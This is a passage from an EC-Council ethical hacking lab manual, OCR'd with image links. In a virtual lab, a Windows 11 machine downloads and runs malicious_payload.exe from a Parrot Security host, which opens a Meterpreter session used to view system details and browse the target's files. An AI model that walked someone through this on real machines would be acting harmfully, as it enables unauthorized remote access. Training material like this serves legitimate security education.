
28. Click **malicious_payload.exe** to download the file.

    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Open File - Security Warning** window appears; click **Run**.


32. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Right-click on the target host and navigate to **Meterpreter 1 → Interact → Meterpreter Shell**.



35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Browse Files**.

